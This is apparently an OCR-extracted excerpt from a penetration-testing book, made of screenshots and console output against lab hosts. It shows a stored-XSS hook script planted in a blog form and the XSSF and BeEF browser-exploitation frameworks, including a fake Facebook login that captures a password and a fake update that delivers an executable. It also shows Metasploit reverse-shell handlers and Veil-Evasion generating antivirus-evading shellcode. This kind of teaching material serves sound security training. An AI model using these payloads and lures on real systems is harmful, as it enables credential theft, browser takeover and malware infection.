o888o  o88888o 8""88888P'  8""88888P'  o888o  Cross-Site Scripting Framework 3.0
                                          Ludovic Courgnaud - CONIX Securi
ty


[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
msf > xssf_urls
[+] XSSF Server          : 'http://192.168.213.128:8888/'              or 'http://<PUBLIC-IP>:8888/'
[+] Generic XSS injection: 'http://192.168.213.128:8888/loop'   or 'http://<PUBLIC-IP>:8888/loop'
[+] XSSF test page       : 'http://192.168.213.128:8888/test.html' or 'http://<PUBLIC-IP>:8888/test.html'

[+] XSSF Tunnel Proxy    : 'localhost:8889'
[+] XSSF logs page       : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
[+] XSSF help page       : 'http://localhost:8889/gui.html?guipage=help'
```


OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access
User Lookup (SQL)
Help Me!
Reflected (First Order)
Persistent (Second Order)
DOM-Based
Via "Input" (GET/POST)
Via HTTP Headers
Add to your blog
View someone's blog
Show Log


Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<script type="text/javascript"
src="http://192.168.213.128:8888/loop?interval=5"></script>
Save Blog Entry

```
[*] Use xssf_information [VictimID] to see more information about a victim
msf > xssf_information 1

INFORMATION ABOUT VICTIM 1
==========================
IP ADDRESS      : 192.168.213.1
ACTIVE ?        : FALSE
FIRST REQUEST   : 2017-04-26 07:13:01
LAST REQUEST    : 2017-04-26 07:14:17
CONNECTION TIME : 0hr 1min 16sec
BROWSER NAME    : Google Chrome
BROWSER VERSION : 57.0.2987.133
OS NAME         : Windows
OS VERSION      : Unknown
ARCHITECTURE    : ARCH_X86_64
LOCATION        : http://192.168.213.128:8888
XSSF COOKIE ?   : YES
RUNNING ATTACK  : NONE
WAITING ATTACKS : 0
```


```
msf > search xssf

Matching Modules
================

   Name                                                  Disclosure Date  Rank    Check  Description
   ----                                                  ---------------  ----    -----  -----------
   auxiliary/xssf/public/android/steal_sdcard_file                        normal  No     ANDROID SDCARD FILE STEALE
   auxiliary/xssf/public/chrome/filejacking               normal  No     FileJacking
   auxiliary/xssf/public/elastix/Elastix_PBX_voip_call    normal  No     Elastix PBX VoIP Call
   auxiliary/xssf/public/ie/command                       normal  No     COMMAND XSSF (IE Only)
   auxiliary/xssf/public/iphone/skype_call                normal  No     Skype Call
   auxiliary/xssf/public/misc/alert                       normal  No     ALERT XSSF
   auxiliary/xssf/public/misc/change_interval             normal  No     Interval changer
   auxiliary/xssf/public/misc/check_connected             normal  No     CHECK CONNECTED
   auxiliary/xssf/public/misc/cookie                      normal  No     Cookie getter
   auxiliary/xssf/public/misc/csrf                        normal  No     Cross-Site Request Forgery
   auxiliary/xssf/public/misc/detect_properties           normal  No     Properties detecter
   auxiliary/xssf/public/misc/get_page                    normal  No     WebPage Saver
   auxiliary/xssf/public/misc/load_applet                 normal  No     Java applet loader
   auxiliary/xssf/public/misc/load_pdf                    normal  No     PDF loader
   auxiliary/xssf/public/misc/logkeys                     normal  No     KEY LOGGER
   auxiliary/xssf/public/misc/prompt                      normal  No     PROMPT XSSF
   auxiliary/xssf/public/misc/redirect                    normal  No     REDIRECT
   auxiliary/xssf/public/misc/save_page                   normal  No     WebPage Saver
   auxiliary/xssf/public/misc/tabnapping                  normal  No     Browser Tabs Changer
   auxiliary/xssf/public/misc/visited_pages               normal  No     Visited links finder
   auxiliary/xssf/public/misc/webcam_capture              normal  No     Webcam Capture
   auxiliary/xssf/public/misc/xss_get_bounce              normal  No     XSS BOUNCE
```



192.168.0.101/mutillidae/index.php?page=add-to-your-blog.php
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in
ThirdEdition
OK
Save Blog Entry


```
extension:
    metasploit:
        name: 'Metasploit'
        enable: true
        host: "192.168.213.128"
        port: 55552
        user: "msf"
        pass: "abc123"
        uri: '/api'
        # if you need "ssl: true" make sure you start msfrpcd with "SSL=y", like:
        # load msgrpc ServerHost=IP Pass=abc123 SSL=y
        ssl: false
        ssl_version: 'TLSv1'
        ssl_verify: true
        callback_host: "127.0.0.1"
        autopwn_url: "autopwn"
        auto_msfrpcd: false
        auto_msfrpcd_timeout: 120
        msf_path: [
          {os: 'osx', path: '/opt/local/msf/'},
          {os: 'livecd', path: '/opt/metasploit-framework/'},
          {os: 'bt5r3', path: '/opt/metasploit/msf3/'},
          {os: 'bt5', path: '/opt/framework3/msf3/'},
          {os: 'backbox', path: '/opt/backbox/msf/'},
          {os: 'kali', path: '/usr/share/metasploit-framework/'},
          {os: 'pentoo', path: '/usr/lib/metasploit'},
          {os: 'win', path: 'c:\\metasploit-framework\\'},
          {os: 'custom', path: ''}
```


```
msf > load msgrpc ServerHost=192.168.213.128 Pass=abc123
[*] MSGRPC Service:  192.168.213.128:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
```


```
root@Kali:/usr/share/beef-xss# ./beef
[ 1:38:18][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[ 1:38:18][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 1:38:18]    |   Twit: @beefproject
[ 1:38:18]    |   Site: http://beefproject.com
[ 1:38:18]    |   Blog: http://blog.beefproject.com
[ 1:38:18]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 1:38:18][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:38:18][*] BeEF is loading. Wait a few seconds...
[ 1:38:22][*] 12 extensions enabled.
[ 1:38:22][*] 254 modules enabled.
[ 1:38:22][*] 2 network interfaces were detected.
[ 1:38:22][+] running on network interface: 127.0.0.1
[ 1:38:22]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 1:38:22]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 1:38:22][+] running on network interface: 192.168.213.128
[ 1:38:22]    |   Hook URL: http://192.168.213.128:3000/hook.js
[ 1:38:22]    |_  UI URL:   http://192.168.213.128:3000/ui/panel
[ 1:38:22][*] RESTful API key: f35be85102c3e617dca3d42cca1307086ccb0496
[ 1:38:22][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:38:22][*] BeEF server started (press control+c to stop)
```



192.168.213.128:3000/ui/panel
Hooked Browsers
Online Browsers
Offline Browsers
127.0.0.1
127.0.0.1
192.168.213.1
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.


Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (53)
Chrome Extensions (6)
Debug (9)
Exploits (78)
Host (22)
IPEC (9)
Metasploit (1)
Misc (16)
Network (19)
Persistence (5)
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Clippy
Fake Flash Update
Fake Notification Bar (Chror
Fake Notification Bar (Firefo
Fake Notification Bar (IE)
Google Phishing
Module Results History
id
date
label
0
2017-04-26 08:07
command 1
Clippy
Description:
Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.
You can mount an exe in BeEF as per extensions/social_engineering/
Id:
14
Clippy image directory:
http://192.168
Custom text:
Your browser a
Executable:
http://store.vij
Time until Clippy shows his face again:
5000
Thankyou message after downloading:
Thanks for upg



192.168.213.128:3000/demos/basic.html
You should be hooked into BeEF.
Have fun while your browser is working against you.
These links are for demonstrating the "Get Page HREFs" command module
The Browser Exploitation Framework Project homepage
ha.ckers.org homepage
Slashdot
Have a go at the event logger.
Insert your secret here:
You can also load up a more advanced demo page here
Your browser appears to be out of date. Would you like to upgrade it?
Yes
Not now



Pretty Theft
Description:
Asks the user for their username and password using a floating div.
Id:
10
Dialog Type:
Facebook
Backing:
Grey
Custom Logo (Generic only):
http://0.0.0.0:3000/ui/media/images/beef.png
Execute


Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in



Module Results History
id
date
label
0
2017-04-26 10:52
command 1
Command results
1
data: answer=victim5787@gmail.com:Letmein!@1

```
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.213.128:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.213.128:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.213.128:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/Bo4QcxfSlNty
[*] Local IP: http://192.168.213.128:8080/Bo4QcxfSlNty
[*] Server started.
```






Chapter 9: Bypassing Security Controls




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.115.108  netmask 255.255.240.0  broadcast 10.10.127.255
        inet6 fe80::a634:d9ff:fe0a:b93c  prefixlen 64  scopeid 0x20<link>
        ether a4:34:d9:0a:b9:3c  txqueuelen 1000  (Ethernet)
        RX packets 536415  bytes 761467023 (726.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236433  bytes 14338324 (13.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 80  bytes 4892 (4.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80  bytes 4892 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# cat /etc/resolv.conf
domain superdude.ad
search superdude.ad
nameserver 10.10.65.181
nameserver 10.10.65.110
nameserver 10.10.65.91
```

```
C:\>netsh advfirewall firewall set rule group="windows remote management" new enable=yes

Updated 2 rule(s).
Ok.
```




```
Veil>: use Evasion
=============================================================================
                                Veil-Evasion
=============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: list
-----------------------------------------------------------------------------
```

```
Payload: python/shellcode_inject/aes_encrypt selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
CLICKTRACK              X               Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE          Y               Compile to an executable
CURSORMOVEMENT          FALSE           Check if cursor is in same position after 30 seconds
DETECTDEBUG             FALSE           Check if debugger is present
DOMAIN                  X               Optional: Required internal domain
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual, Void, or Heap
MINRAM                  FALSE           Check for at least 3 gigs of RAM
PROCESSORS              X               Optional: Minimum number of processors
SANDBOXPROCESS          FALSE           Check for common sandbox processes
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Make user click prompt prior to execution
USE_PYHERION            N               Use the pyherion encrypter
UTCCHECK                FALSE           Optional: Validates system does not use UTC timezone
VIRTUALDLLS             FALSE           Check for dlls loaded in memory
VIRTUALFILES            FALSE           Optional: Check if VM supporting files exist

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option
```


```
[python/shellcode_inject/aes_encrypt>>]: set COMPILE_TO_EXE /root/chap09/watever.exe
[python/shellcode_inject/aes_encrypt>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode
```

